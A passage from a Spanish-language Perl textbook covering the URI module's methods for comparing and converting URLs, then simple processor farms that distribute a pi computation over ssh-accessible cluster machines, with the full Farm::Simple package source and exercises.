1  URI::http=SCALAR(0x84004ac)
   -> 'http://user:pass@example.com:992/animal/bird?species=Aeagull.wings'
```

Comparación de URIs El método `eq` dice si las dos URIs son iguales. dos URIs son iguales si su representación canónica es la misma:

```
  DB<4> p $u->eq($w)
1
```

Si lo que se quiere ver es que las dos referencias son iguales se debe usar el operador `==`

```
  DB<5> p $u == $w

  DB<6> $z = $u

  DB<7> p $u == $z
1
```

El operador `eq` devuelve `TRUE` si las dos cadenas asociadas son iguales:

```
  DB<8> p $u eq $z
1
  DB<9> p $u eq $w
```

Recuerde que las componentes que describen el fichero y directorio diferencian entre el uso de mayúsculas y minúsculas (si es que el S.O. lo hace) Esto no ocurre con la componente que define el dominio.

Métodos Auxiliares

Métodos auxiliares de utilidad son `path_query` , `path_segments` , `host_port` y `default_port` :

```
pp2@nereida:~/src/perl/LWP$ perl -MURI -wde 0
main::(-e:1):   0
  DB<1> $u = URI->new('http://user:pass@example.com:992/animal/bird?species=seagull#wings')
  DB<2> x $u->path_query
0  '/animal/bird?species=seagull'
  DB<3> x $u->path_segments                    # contexto de lista
0  ''
1  'animal'
2  'bird'
  DB<4> x scalar($u->path_segments)            # contexto escalar
0  '/animal/bird'
  DB<5> x $u->host_port
0  'example.com:992'
  DB<6> x $u->default_port
0  80
```

Ausencia de Ciertas Componentes

En general, cuando una componente no existe el correspondiente método devuelve `undef`:

```
  DB<7> $v = URI->new('http://example.com/index.html')
  DB<8> print "not defined" unless defined($v->query)
not defined
```

Sin embargo ciertas componentes no tiene sentido en ciertas clases de URLs. Por ejemplo un URL del tipo `mailto:` no dispone de una componente `host`. En tal caso, la llamada al método `host` produce una excepción:

```
  DB<9> $m = URI->new('mailto:name@domain.es')
  DB<10> print $m->host
Can't locate object method "host" via package "URI::mailto" \
   at (eval 18)[/usr/share/perl/5.8/perl5db.pl:628] line 2.
```

La excepción puede evitarse comprobando el esquema o usando el método `UNIVERSAL can`:

```
 DB<11> $x = $m->can('host')? $m->host : "No host"
 DB<12> print $x
No host
```

Argumentos de una LLamada

En los primeros tiempos de internet los argumentos de una llamada a un procesador de un formulario (*queries*) eran cadenas separadas por el signo '+'

```
pp2@nereida:~/src/perl/LWP$ perl -MURI -wde 0
  DB<1> $v = URI->new('http://www.example.com/search.pl?LWP+module+perl')
  DB<2> x $v->query_keywords()
0  'LWP'
1  'module'
2  'perl'
```

El método `query_keywords` permite obtener la lista de argumentos cuando la llamada ocurre de acuerdo con este protocolo. Posteriormente se ha adoptado una forma de llamada con nombres:

```
  DB<4> $w = URI->new('http://www.example.com/search.pl?lib=LWP&word=module&language=perl')
  DB<5> x $w->query_form()
0  'lib'
1  'LWP'
2  'word'
3  'module'
4  'language'
5  'perl'
```

en este caso usamos el método `query_form`

Conversión de una URL Relativa en una Absoluta

Una *URL absoluta* comienza con el esquema y contiene todas las componentes que el esquema requiere. Por ejemplo, la URL

```
http://nereida.deioc.ull.es/~pp2/perlexamples/node37.html
```

es absoluta.

Cualquier URL que no comienza con un esquema es relativa. Para determinar el recurso al que se refiere una URL relativa es necesario prefijar una *URL base* absoluta. Se usa una notación que semeja la notación Unix para describir la jerarquía de archivos:

Las siguientes URL son relativas:

- perlexamples.css
- node38.html
- /PP2/cgisearch.pl
- ../apuntes/node127.html

El método `new_abs` permite la conversión de URLs relativas en absolutas:

```
$abs = URI->new_abs($relative, $base);
```

Por ejemplo:

```
casiano@beowulf:/tmp/Net-Server-0.96/examples$ perl -MURI -dwe 0
  DB<1> $base = 'http://nereida.deioc.ull.es/~pp2/perlexamples/node37.html'
  DB<2> $can = URI->new_abs('../apuntes/node127.html', $base)->canonical
  DB<3> x $can
0  URI::http=SCALAR(0x83e75c0)
   -> 'http://nereida.deioc.ull.es/~pp2/apuntes/node127.html'
  DB<4> p $can
http://nereida.deioc.ull.es/~pp2/apuntes/node127.html
```

Conversión de una URL Absoluta en una Relativa

El método `rel` permite la conversión de URLs absolutas en relativas:

```
$rel = $absolute->rel($absolute_base);
```

Por ejemplo:

```
casiano@beowulf:/tmp/Net-Server-0.96/examples$ perl -MURI -dwe 0
DB<1> $pp2_37 = URI->new('http://nereida.deioc.ull.es/~pp2/perlexamples/node37.html')
DB<2> $pl_37 = URI->new('http://nereida.deioc.ull.es/~pl/perlexamples/node37.html')
DB<3> p $pl_37->rel($pp2_37)
../../~pl/perlexamples/node37.html
```

3.13. Práctica: Analisis de URLs en el Programa de Descarga

Mejore el tratamiento de los URL en el programa de descarga de paginas HTML desarrollado en la práctica 3.11 y presentado en la sección 3.10. Codifique en URL el descriptor usado como parámetro. Convierta las direcciones relativas en absolutas y descargue aquellas que se corresponden con ficheros HTML. Asegúrese que la misma página no es descargada múltiples veces.

La función `head` de `LWP::Simple` permite obtener las cabeceras HTTP de un fichero sin tener que descargarlo. El siguiente ejemplo muestra un uso:

```
casiano@beowulf:/tmp/Net-Server-0.96/examples$ perl -MLWP::Simple -dwe 0
  DB<1> ($type, $length, $mod) = head('http://nereida.deioc.ull.es/~pp2/perlexamples/node39.ht
  DB<2> x ($type, $length, $mod)
0  'text/html; charset=iso-8859-1'          # tipo MIME
1  19796                                    # tamaño en bytes
2  1175942205                               # fecha de modificacion en MUT
  DB<4> p scalar(localtime($mod))
Sat Apr  7 11:36:45 2007
```

Extienda el guión para que admita un parámetro que limite el tamaño de los ficheros que serán descargados. Algunos servidores no devuelven la información sobre el tamaño. Considere tal posibilidad.

3.14. Granjas Simples

3.14.1. Granja usando `pipes` y `wait`

En el paradigma de paralelismo conocido como *Farm* o *Granja de Procesadores* la tarea es dividida en el subconjunto de tareas a realizar. Un procesador denominado maestro o capataz envia las tareas a las restantes estaciones-trabajadores. Tan pronto como un trabajador devuelve el resultado de una tarea el capataz le da una nueva subtarea. El capataz combina el resultado parcial con los que haya obtenido hasta ese momento. Una ventaja que tiene este paradigma es que consigue equilibrar la carga de trabajo entre las máquinas, independientemente de que estas sean heterogéneas o no, independientemente de cual sea la carga dinámica de las estaciones por la presencia de otros procesos y usuarios e independientemente de que las tareas sean heterogéneas en sus necesidades de tiempo de cómputo.

Ejecución

El siguiente código implanta una granja de procesadores usando `pipe` s y `wait` s. La llamada se aplica al ejemplo del cálculo de π. En el ejemplo se supone que tenemos un número pequeño de procesadores `NP` y un número comparativamente grande `NT` de tareas: Sigue un ejemplo de ejecución:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ farm_pi1.pl
pi0             100% 7386     7.2KB/s   00:00
pi0             100% 7386     7.2KB/s   00:00
/usr/bin/ssh -l casiano orion '/tmp/pi0 0 2500 4'
/usr/bin/ssh -l casiano beowulf '/tmp/pi0 1 2500 4'
From beowulf (12515) received result:
0.785498
for task (1 2500 4)
/usr/bin/ssh -l casiano beowulf '/tmp/pi0 2 2500 4'
From orion (12514) received result:
0.785698
for task (0 2500 4)
/usr/bin/ssh -l casiano orion '/tmp/pi0 3 2500 4'
Last tasks
beowulf (12516) task (2 2500 4), Combined = 2.356494
orion (12517) task (3 2500 4), Combined = 3.141592
Result: 3.141592
```

La LLamada a `farm`

La subrutina `farm` implanta la gestión de la granja. En la llamada a `farm` (líneas 106-113 del código que sigue) es necesario especificar al menos:

1. La referencia a la lista de tareas, caracterizada por la lista de argumentos al programa a ejecutar,
2. La referencia a la lista de nombres de las máquinas que participarán en el cómputo. Se asume que las máquinas están accesibles por `ssh` o `rsh` .
3. El manejador del comando (`command_handler` en nuestro ejemplo) el cuál se encargará de preparar la cadena conteniendo la orden o programa a ejecutar
4. La función (clave `combine`) que debe usar el maestro para combinar el resultado parcial devuelto por el trabajador con el resultado acumulado hasta el momento (primer argumento `$_[0]`). El segundo argumento `$_[1]` es una referencia a la lista de líneas producida por la salida del último comando.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n farm_pi1.pl
 1  #!/usr/bin/perl -w
 2  # Author: Casiano
```

```
 3  use strict;
 4  use POSIX;
 5  use IO::Handle;
 6
 7  my $dir = `pwd`;
 8  chomp $dir;
 9  my $rcp = (shift || "/usr/bin/scp");
10  my $rdir = (shift || "/tmp/");
11  my $executable = (shift || "pi0");
..  ..............................
99  #### main
100  use constant NT => 4;
101  use constant LT => NT-1;
102  use constant N => 10000; # Num intervals
103  use constant NperT => N/NT; # Assume N%NT == 0
104  my @processors = qw/orion beowulf/;
105  my @tasks = map { [$_, NperT, NT] } 0..LT; # Tasks for pi
106  my $out = farm(tasks=> \@tasks,
107                 processors=> \@processors,
108                 command=> \&command_handler,
109                 combine=> \&combine,
110                 initialize  =>\&initialize,
111                 rsh => '/usr/bin/ssh -l casiano',
112                 debug=>1
113             );
114  print "Result: $out\n";
```

La Tarea: Código C

En este caso, cada tarea k consiste en hacer una de las `NT` sumas necesarias para calcular π:

$$\sum_{i=k,i+=NT}^{N-1} \frac{4}{N \times \left(1 + (\frac{i+0,5}{N})^2\right)} \text{ con } k = 0 \ldots NT-1 \tag{3.2}$$

Para realizar la tarea usamos un programa escrito en C que calcula la suma parcial explicitada en la ecuación anterior:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n pi0.c
 1  #include <stdio.h>
 2  #include <stdlib.h>
 3
 4  main(int argc, char **argv) {
 5    int id, N, np, i;
 6    double sum, left;
 7
 8    if (argc != 4) {
 9      printf("Uso:\n%s id N np\n",argv[0]);
10      exit(1);
11    }
12    id = atoi(argv[1]);
13    N = atoi(argv[2]);
14    np = atoi(argv[3]);
15    for(i=id, sum = 0; i<N; i+=np) {
16      double x = (i + 0.5)/N;
17      sum += 4 / (1 + x*x);
```

```
18    }
19    sum /= N;
20    printf("%lf\n", sum);
21  }
```

El programa espera tres argumentos:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ pi0
Uso:
pi0 id N np
lhp@nereida:~/Lperl/src/perl_networking/ch2$ pi0 2 1000 4
0.785148
```

Estos argumentos son: el identificador lógico del procesador, el número de subintervalos en que se particiona el intervalo `[0,1]` y el número de procesos.

Inicialización

El ejecutable -originalmente en la *máquina capataz* o *farmer* - se copia en cada *máquina obrero* o *worker* (se asume compatibilidad del ejecutable). Esta tarea (línea 13, subrutina `initialize`) es uno de los parámetros/manejadores que recibe la subrutina `farm`. Será disparada por `farm` al comienzo de la computación:

```
13  sub initialize {
14    my ($tasks, $procs) = @_;
15
16    # Assume all machines have the same architecture
17    my %Machines;
18    @Machines{@$procs} = ();
19    foreach my $machine (keys %Machines) {
20      die "couldn't copy $executable to $machine:$rdir: $?\n"
21          if system($rcp, $executable, "$machine:$rdir");
22    }
23    return 0; # initial value for the accumulator
24  }
```

La función `initialize` retorna el valor inicial para el "acumulador" del granjero (en este caso 0, línea 23). Cada vez que termina una tarea se ejecuta un manejador de combinación. El acumulador es una variable que será pasada a dicho manejador de combinación junto con el resultado de la ejecución de la tarea que acaba de finalizar. El resultado retornado por el manejador se guarda en el "acumulador".

El Granjero

Después de iniciar el acumulador en las líneas 53-54 el granjero (subrutina `farm` en la línea 37) divide su tiempo dentro del bucle (líneas 56-86) en enviar tareas a los procesadores ociosos (líneas 57-72) y recolectar resultados desde los que han acabado una tarea (líneas 74-85).

La salida del bucle principal indica que todas las tareas han sido enviadas. *No significa sin embargo que todos los resultados hayan sido recibidos, pues puede suceder que los últimos procesos envíados no hayan terminado.*

En las líneas 89-95 se espera por la resolución de las últimas tareas.

```
37  sub farm {
38    my %args = @_;
39    my @tasks = @{$args{tasks} || die "farm Error! Supply tasks argument\n"};
40    my @idles = @{$args{processors} || die "farm Error! Supply processors argument\n"};
41    my $rsh = ($args{rsh} || "/usr/bin/ssh" || "/usr/bin/rsh"); chomp($rsh);
```

```
42  my $command = ($args{command} || die "farm Error! Supply a command argument\n");
43  my $combine = ($args{combine} || sub { $_[0] .= "$[1]\n"; });
44  my $debug = ($args{debug} || 0);
45
46  my %FROMCHILD; # Key = PID Value = IO handler for that process
47  my %Task;      # Key = PID Value = [ lista de parámetros de la tarea ]
48  my %Worker;    # Key = PID Value = machine name or address
49
50  my $handle;
51
52  # Initialize
53  my $accum = defined($args{initialize})?
54        $args{initialize}->(\@tasks, \@idles, $rsh,  $command, $debug):undef;
55
56  while (@tasks) {
57    if (@idles) {
58      my $t = shift @tasks;
59      my $w = shift @idles;
60      $handle = IO::Handle->new();
61
62      my $rcmd = "$rsh $w '".
63                 $command->($t, $w, $debug).
64                 "'";
65      warn "$rcmd\n" if $debug;
66
67      my $pid = open($handle, "$rcmd |");
68
69      $FROMCHILD{$pid} = $handle;
70      $Task{$pid} = $t;
71      $Worker{$pid} = $w;
72    }
73
74    my $child = waitpid(-1, WNOHANG);
75    if ($child > 0) { # Hijo cosechado
76      my @t = @{$Task{$child}}; delete($Task{$child});
77      my $w = $Worker{$child};  delete($Worker{$child});
78
79      $handle = $FROMCHILD{$child}; # Recuperamos el canal con ese hijo
80      my @result = <$handle>;
81      push @idles, $w; # Now $w is idle again
82      $combine->($accum, \@result, \@t, $w);
83      warn "From $w ($child) received result:\n@result[0..$#result>1?1:$#result]".
84           "for task (@t)\n" if $debug;
85    }
86  }
87
88  warn "Last tasks\n" if $debug;
89  while (($_ = wait) > 0) {
90    my @task = @{$Task{$_}};
91    $handle = $FROMCHILD{$_};
92    my @result = <$handle>;
93    $combine->($accum, \@result);
94    warn "$Worker{$_} ($_) task (@task), Combined = $accum\n" if $debug;
```

```
95    }
96    return $accum;
97  }
```

El manejador `command_handler` recibe la tarea (la lista anónima de parámetros) y retorna la cadena con el comando a ejecutar.

```
25  sub command_handler {
26    my $t = shift;
27    my @parameters = @$t;
28
29    return "/tmp/pi0 @parameters";
30  }
```

El manejador de combinación suma los dos parámetros que recibe:

```
32  sub combine {
33    $_[0] += ${$_[1]}[0];
34  }
```

Controlando el Login de Usuario

El guión asume que se ha instalado un sistema de autentificación automática usando parejas clave pública-clave privada y agentes. El guión no considera el caso en que el login de usuario cambia de máquina a máquina. Una solución a este problema es incluir un fichero de configuración `ssh`:

```
hp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n ~/.ssh/config
     1  # man  ssh_config
     2  Host machine1.domain
     3  user casiano
     4
     5  Host machine2.domain
     6  user pp2
```

3.14.2. Ejercicio: Uso de `waitpid`

- Explique que ocurre si sustituímos el bucle de recolección de los últimos procesos (línea 89) por

  ```
  while (($_ = waitpid(-1, WNOHANG)) > 0) {
    ...
  }
  ```

  ¿Funcionaría?

- ¿Qué ocurre si se cambia por `foreach (keys %Task)`? ¿Que forma del bucle es mas eficiente?

3.14.3. Ejercicio: Hashes de Manejadores

El código anterior hace uso de *Hashes de Manejadores*. Diga si se puede o no sustituir

```
$pid = open($handle, "$rsh $w '$command @parameters' |");
$FROMCHILD{$pid} = $handle;
```

por

```
$pid = open($FROMCHILD{$pid}, "$rsh $w '$command @parameters' |");
```

Explique su respuesta. ¿Podría hacerse en el otro caso?:

```
$handle = $FROMCHILD{$child};
my $result = <$handle>; chomp($result);
```

3.14.4. Granja con Extensiones

Descargue la distribución desde el enlace http://nereida.deioc.ull.es/~pp2/perlexamples/Farm-Simple-0.2.tar.gz

Ejecución

```
pp2@nereida:~/LFARM/script$ farm.pl
pi0           100% 7361     7.2KB/s   00:00
pi0           100% 7361     7.2KB/s   00:00
pi0           100% 7361     7.2KB/s   00:00
/usr/bin/ssh beowulf ./pi0 0 4096 8
/usr/bin/ssh orion ./pi0 1 4096 8
/usr/bin/ssh nereida ./pi0 2 4096 8
reaping 11144 (2 4096 8) from worker nereida. Errvars: 5888 29 Desplazamiento ilegal
From nereida (11144) received result:
0.39279065746825037042
for task (2 4096 8)
reaping 11142 (0 4096 8) from worker beowulf. Errvars: 5888 0
From beowulf (11142) received result:
0.39291265325220731119
for task (0 4096 8)
reaping 11143 (1 4096 8) from worker orion. Errvars: 5888 9 Descriptor de fichero erróneo
From orion (11143) received result:
0.39285166283354705508
for task (1 4096 8)
/usr/bin/ssh nereida ./pi0 3 4096 8
/usr/bin/ssh beowulf ./pi0 4 4096 8
/usr/bin/ssh orion ./pi0 5 4096 8
reaping 11151 (4 4096 8) from worker beowulf. Errvars: 5888 29 Desplazamiento ilegal
From beowulf (11151) received result:
0.39266860197050978964
for task (4 4096 8)
reaping 11150 (3 4096 8) from worker nereida. Errvars: 5888 10 No hay ningún proceso hijo
From nereida (11150) received result:
0.39272963717450859455
for task (3 4096 8)
/usr/bin/ssh beowulf ./pi0 6 4096 8
/usr/bin/ssh nereida ./pi0 7 4096 8
Last tasks
reaping 11152 (5 4096 8) from worker orion. Errvars: 5888 29 Desplazamiento ilegal
From orion (11152) received result:
0.39260755187444501546
for task (5 4096 8)
reaping 11159 (7 4096 8) from worker nereida. Errvars: 5888 25 Función ioctl no apropiada para
From nereida (11159) received result:
0.39248540707887613621
for task (7 4096 8)
reaping 11158 (6 4096 8) from worker beowulf. Errvars: 5888 25 Función ioctl no apropiada para
From beowulf (11158) received result:
0.39254648690450405502
for task (6 4096 8)
Result: 3.14159265855685
pp2@nereida:~/LFARM/script$
```

El Programa Cliente

```
pp2@nereida:~/LFARM/script$ cat -n farm.pl
 1  #!/usr/bin/perl -w
 2  # Author: Casiano
 3  use strict;
 4  use Farm::Simple;
 5
 6  #### main
 7
 8  # Warning: the format of the printf in pi0.c influences
 9  # the precision
10  #
11  use constant NT => 8;
12  use constant LT => NT-1;
13  use constant N => 8**5; # Num intervals
14  use constant NperT => N/NT; # Assume N%NT == 0
15
16  my $dir = `pwd`;
17  chomp $dir;
18  my $rcp = (shift || "/usr/bin/scp");
19  my $executable = (shift || "./pi0");
20  my @tasks = map { [$executable, $_, NperT, NT] } 0..LT; # Tasks for pi
21
22  my $default = {
23    rsh => '/usr/bin/ssh',
24    rcp => '/usr/bin/scp',
25    user => 'casiano',
26  };
27
28  my $cluster = Farm::Cluster->new(
29    orion   => $default,
30    nereida => $default,
31    beowulf => $default,
32  );
33
34  my $looks_ok = sub {
35    my $r = shift;
36
37    return ((ref($r) eq 'ARRAY') && @$r && ($r->[0] =~ m{\d+}));
38  };
39
40  my $job = Farm::Job->new(
41    tasks       => \@tasks,
42    combine     => \&combine,
43    initialize  => \&initialize,
44    finalize    => \&finalize,
45    looks_ok    => $looks_ok,
46  );
47
48  my $farm = Farm::Simple->new(
49    checkpointing => 1,
50    debug=>1,
51    tracedir => 'FARM',
```

```
52  );
53
54  my $out = $farm->run($cluster, $job);
55  print "Result: $out\n";
56
57  sub initialize {
58    my ($job, $cluster, $run) = @_;
59
60    # Assume all machines have the same architecture
61    $cluster->cp($executable);
62
63    return 0; # initial value for the accumulator
64  }
65
66  sub finalize {
67    my ($job, $cluster, $run) = @_;
68
69    $cluster->rm($executable);
70  }
71
72  sub combine {
73    $_[0] += $_[1]->{result}[0];
74  }
```

El Paquete `Farm::Simple`

```
pp2@nereida:~/LFARM/script$ sed -ne '1,153p' Simple.pm | cat -n
  1  package Farm::Simple;
  2  use 5.008008;
  3  use strict;
  4  use warnings;
  5
  6  use POSIX;
  7  use IO::Handle;
  8  use IO::File;
  9  use YAML qw(DumpFile LoadFile);
 10  use Time::HiRes qw(time);
 11
 12  use base qw(Class::Accessor);
 13  Farm::Simple->mk_accessors(qw(checkpointing debug tracedir));
 14
 15  sub new {
 16    my $class = shift;
 17    my %args = @_;
 18
 19    $args{checkpointing} = 1 unless defined($args{checkpointing});
 20    $args{debug} = 0  unless defined($args{debug});
 21    $args{tracedir} = 'FARMLOG'  unless defined($args{tracedir});
 22
 23    bless \%args, $class;
 24  }
 25
 26  sub run {
 27    my $self = shift;
```

```
28    my $cluster = shift;
29    my $job = shift;
30
31    my @idles = $cluster->processornames;
32    my %rsh = $cluster->rsh;
33    my @tasks = @{$job->tasks};
34    my $combine = $job->combine;
35    my $looks_ok = $job->looks_ok;
36    my $checkpointing = $self->checkpointing;
37    my $debug = $self->debug;
38
39    my %process;   # Key = PID Value = {task=>$t, pid=>$p, worker=>$w, sorder=>$s, begin=>$
40    my $accum;     # Accumulator
41    my @results;   # Results.
42
43    my %workers;   # Set of workers
44    @workers{@idles} = ();
45    my %error;     # $Error{$w} = [ tasks that failed when executed on $w ]
46
47    my $rorder = 0;  # reception order
48    my $tmpdir = $self->tracedir;
49    mkdir $tmpdir if $checkpointing;
50
51    my $process_child = sub {
52        my $child = shift;
53        my $p = $process{$child};
54
55        my @errmsg = ($?, 0+$!, "$!");
56        my @t = @{$p->task()};
57        my $w = $p->worker;
58
59        warn "reaping $child (@t) from worker $w. Errvars: @errmsg\n" if $debug;
60
61        my $handle = $p->fromchild; # Recuperamos el canal con ese hijo
62        my @result = <$handle>;
63        my $end = time();
64        if ($looks_ok->(\@result, $p, @errmsg)) {
65          push @idles, $w;                              # Now $w is idle again
66          my $r = {
67            task => \@t,
68            result => \@result,
69            worker => $w,
70            begin => $p->begin(),
71            end => $end,
72            PID => $child,
73            sorder => $p->sorder(),
74            rorder => $rorder++,
75          };
76          push @results, $r;
77
78          my @segtoshow = @result>2? @result[0,1]:@result;
79          warn "From $w ($child) received result:\n@segtoshow".
80               "for task (@t)\n" if $debug;
```

```
81        }
82        else {
83          warn "Error processing task @t on $w. Errmsg: @errmsg\n";
84          push @{$error{$w}}, \@t;
85            DumpFile("$tmpdir/Error".$p->sorder().".yml",
86                     \$w, \@t, $p->begin(), $end,  \@errmsg)
87          if $checkpointing;
88          die "No machines left\n" if (keys %workers == keys %error);
89        }
90
91        delete $process{$child};
92
93    };
94
95    my $reaper = sub {
96      my $child;
97
98      $process_child->($child) while (($child = waitpid(-1, WNOHANG)) > 0);
99    }; # end reaper
100
101   # Initialize
102   $accum = $job->initialize->($job, $cluster, $self);
103
104   my $sorder = 0; # Current task position
105   {
106     local $SIG{CHLD} = $reaper;
107     while (@tasks) {
108       while (@idles and @tasks) {
109         my $t = shift @tasks;
110         my $w = shift @idles;
111         my $handle = IO::Handle->new();
112
113         my $c = shift @$t;
114         my $rcmd = $rsh{$w}? "$rsh{$w} $w $c @$t" : "$c @$t";
115         warn "$rcmd\n" if $debug;
116
117         my $p = Farm::Process->new(
118             fromchild => $handle, task => $t, worker => $w, sorder => $sorder,
119         );
120
121         $job->on_start($p);
122         my $pid = open($handle, "$rcmd |") || die "Error: can't fork child to $rcmd\n";
123
124         $p->pid($pid);
125         $process{$pid} = $p;
126
127         $sorder++;
128       } # end while @idles and @tasks
129
130       my $r;
131       while ($r = shift @results) {
132         $combine->($accum, $r);
133         DumpFile "$tmpdir/Result".$r->{sorder}.".yml", $r, \$accum if $checkpointing;
```

```
134         }
135       } # end while (@tasks)
136     } # end scope of reaper
137
138     warn "Last tasks\n" if $debug;
139     while (($_ = wait) > 0) {
140       $process_child->($_);
141       my $r = shift @results;
142       $combine->($accum, $r);
143       DumpFile "$tmpdir/Result".$r->{sorder}.".yml", $r, \$accum if $checkpointing;
144     }
145
146     # Finalize
147     $job->finalize->($job, $cluster, $self);
148
149     return $accum;
150   }
151
152
153   1;
```

El Paquete `Farm::Job`

```
pp2@nereida:~/LFARM/script$ sed -ne '155,194p' Simple.pm | cat -n
 1  package Farm::Job;
 2  use base qw(Class::Accessor);
 3  Farm::Job->mk_accessors(qw(tasks combine on_start looks_ok initialize finalize));
 4
 5
 6  my $default_looks_ok = sub { # something written to STDOUT
 7    my $res = shift;
 8    return (ref($res) eq 'ARRAY') && (@{$res} > 0)
 9  };
10
11  sub new {
12    my $class = shift || die "Error building Farm::Job\n";
13    my %args = @_;
14
15    die "farm Error! Supply tasks argument\n" unless defined($args{tasks})
16                                  and UNIVERSAL::isa($args{tasks}, 'ARRAY')
17                                  and @{$args{tasks}};
18
19    $args{combine} = sub { $_[0] .= "$[1]\n"; } unless defined($args{combine});
20
21    $args{on_start} = sub { } unless defined($args{on_start});
22
23    $args{looks_ok} =  $default_looks_ok unless defined($args{looks_ok});
24
25    # Initialize
26    $args{initialize} = sub { } unless defined($args{initialize});
27
28      die "Error creating job: 'initialize' is not a CODE ref\n"
29    unless  UNIVERSAL::isa($args{initialize}, 'CODE');
30
```

```
31    # Finalize
32    $args{finalize} = sub { } unless defined($args{finalize});
33
34      die "Error creating job: 'finalize' is not a CODE ref\n"
35    unless  UNIVERSAL::isa($args{finalize}, 'CODE');
36
37    bless \%args, $class;
38  }
39
40  1;
```

El Paquete `Farm::Process`

```
pp2@nereida:~/LFARM/script$ sed -ne '196,216p' Simple.pm | cat -n
 1  package Farm::Process;
 2  use base qw(Class::Accessor);
 3
 4  Farm::Process->mk_accessors(qw(task worker fromchild pid sorder begin));
 5
 6  # Mapping of a task onto a machine
 7  # $process{$pid} = Farm::Process->new(
 8  #    fromchild => $handle,
 9  #    task => $t,
10  #    pid => $pid,
11  #    worker => $w,
12  #    sorder => $sorder);
13  #
14
15  sub new {
16    my $class = shift || die "Error building Farm::Process\n";
17    my %args = @_;
18
19    $args{begin} = time();
20    bless \%args, $class;
21  }
```

El Paquete `Farm::Cluster`

```
pp2@nereida:~/LFARM/script$ sed -ne '218,295p' Simple.pm | cat -n
 1  package Farm::Cluster;
 2
 3  # Defines the cluster
 4  # Farm::Cluster->new(
 5  #       beowulf => { rsh => '/usr/bin/ssh', ... }
 6  #       orion   => { rsh => $rsh, rcp => $rcp, user=> 'fulano', ... }
 7  #       ...
 8  #       );
 9  #
10  sub new {
11    my $class = shift || die "Error building Farm::Cluster\n";
12    my %args = @_;
13    my %cluster = ();
14
15    for (keys %args) {
```

```
16      die "Illegal machine name $_\n" unless defined($_) and m{\w+};
17      my $m = Farm::Machine->new(name => $_, %{$args{$_}});
18      $cluster{$_} = $m;
19    }
20    # user and dir
21    #
22
23    bless \%cluster, $class;
24  }
25
26  sub processornames {
27    my $self = shift;
28
29    return keys(%$self);
30  }
31
32  sub processor {
33    my $self = shift; # cluster
34    my $name = shift; # processor name
35    my $val = shift;
36
37    $self->{$name} = $val if defined($val) and UNIVERSAL::isa($val, 'Farm::Machine');
38    return $self->{$name};
39  }
40
41  sub processors {
42    my $self = shift;
43
44    return values(%$self);
45  }
46
47  # Returns a hash (beowulf=>'/usr/bin/ssh', nereida => '', ... )
48  sub rsh {
49    my $self = shift;
50
51    return map { $_ => $self->{$_}{rsh} } keys(%$self);
52  }
53
54  sub cp {
55    my $cluster = shift;
56    my $src     = shift;
57    my $dest    = shift || '';
58
59    die "Can't copy file $src\n" unless -r $src;
60    foreach my $machine ($cluster->processors()) {
61      if (system($machine->rcp, $src, "$machine->{name}:$dest")) {
62        warn "Couldn't copy $src to $machine->{name}:$dest: $?\n"
63      }
64    }
65  }
66
67  sub rm {
68    my $cluster = shift;
```

```
69    my $src     = shift || die "Cluster 'rm' error: provide a filename\n";
70
71    foreach my $machine ($cluster->processors()) {
72      if (system($machine->rsh, "$machine->{name}", "rm $src")) {
73        warn "couldn't rm $src in $machine->{name}: $?\n"
74      }
75    }
76  }
77
78  1;
```

El Paquete `Farm::Machine`

```
pp2@nereida:~/LFARM/script$ sed -ne '297,370p' Simple.pm | cat -n
 1  package Farm::Machine;
 2  use IPC::Run3;
 3  use base qw(Class::Accessor);
 4  Farm::Machine->mk_accessors(qw(name rsh rcp stdout stderr));
 5
 6  use constant NULDEV => \undef;
 7
 8  # Defines machine
 9  # only rsh field now
10
11  sub new {
12    my $class = shift || die "Error building Farm::Machine\n";
13    my %arg = @_;
14
15    die "Provide a name for the machine\n" unless defined($arg{name});
16
17    unless (defined($arg{rsh})) {
18      my $rsh = `which ssh`;
19      die "Error: define ssh\n" unless defined($rsh);
20      chomp($rsh),
21      $arg{rsh} = $rsh;
22    }
23
24    unless (defined($arg{rcp})) {
25      my $rcp = `which scp`;
26      die "Error: define scp\n" unless defined($rcp);
27      chomp($rcp),
28      $arg{rcp} = $rcp;
29    }
30
31    # Add user field
32
33    # Home directory for this machine
34    $arg{home} = $arg{name} unless exists($arg{home});
35
36    # Local directories for this machine
37    open $arg{stdout}, "> $arg{name}.output";
38    open $arg{stderr}, "> .$arg{name}.err";
39
40    # Add environment variables
```

```
41    # stdin stdout stderr
42
43    bless \%arg, $class;
44  }
45
46  sub DESTROY {
47    my $self = shift;
48
49    close($self->stdout);
50    close($self->stderr);
51  }
52
53  # True if machine accepts ssh connections
54  {
55    my $self;
56    local $SIG{ALRM} = sub { $self->{operative} = 0 };
57
58    sub isoperative {
59      $self = shift;
60      my $seconds = shift || 1;
61
62      my $machine = ['ssh', $self->name,' ps'];
63      $self->{operative} = 1;
64      alarm($seconds);
65      eval {
66        run3($machine, undef, NULDEV, $self->stderr);
67      };
68      $self->{operative} = 0 if $@;
69      alarm(0);
70      return $self->{operative};
71    }
72  }
73
74  1;
```

El Ejecutable `operative.pl`

```
pp2@nereida:~/LFARM/script$ cat -n operative.pl
 1  #!/usr/bin/perl -w
 2  # Author: Casiano
 3  use strict;
 4  use Farm::Simple;
 5
 6  #### main
 7
 8  # Warning: the format of the printf in pi0.c influences
 9  # the precision
10  #
11  my $m = shift || "beowulf";
12
13  my $default = {
14    rsh => '/usr/bin/ssh',
15    rcp => '/usr/bin/scp',
16    user => 'casiano',
```

```
17  };
18
19  my @processors = qw(orion nereida beowulf);
20  my $cluster = Farm::Cluster->new( map { $_ => $default } @processors );
21
22  my $rm = $cluster->processor($m);
23  print $rm->isoperative."\n";
```

3.14.5. Práctica: Granja con Pipes

Adapte el ejemplo de la sección 3.14.1 para realizar una granja que -utilizando el comando `sort` - ordene numéricamente un conjunto de ficheros numéricos (para ello use la opción `-g` de `sort`) produciendo como salida un unico fichero ordenado. El granjero mezclará los vectores ordenados (opción `-m` de sort) devueltos por los trabajadores. El código muestra una posible versión de la función de combinación:

```
sub combineFunction {
  $_[0] = `echo -n '$_[1]' | sort -m -g - /tmp/sorted.dat`;
  open(SORTED, ">/tmp/sorted.dat");
  print SORTED $_[0];
  close(SORTED);
}
```

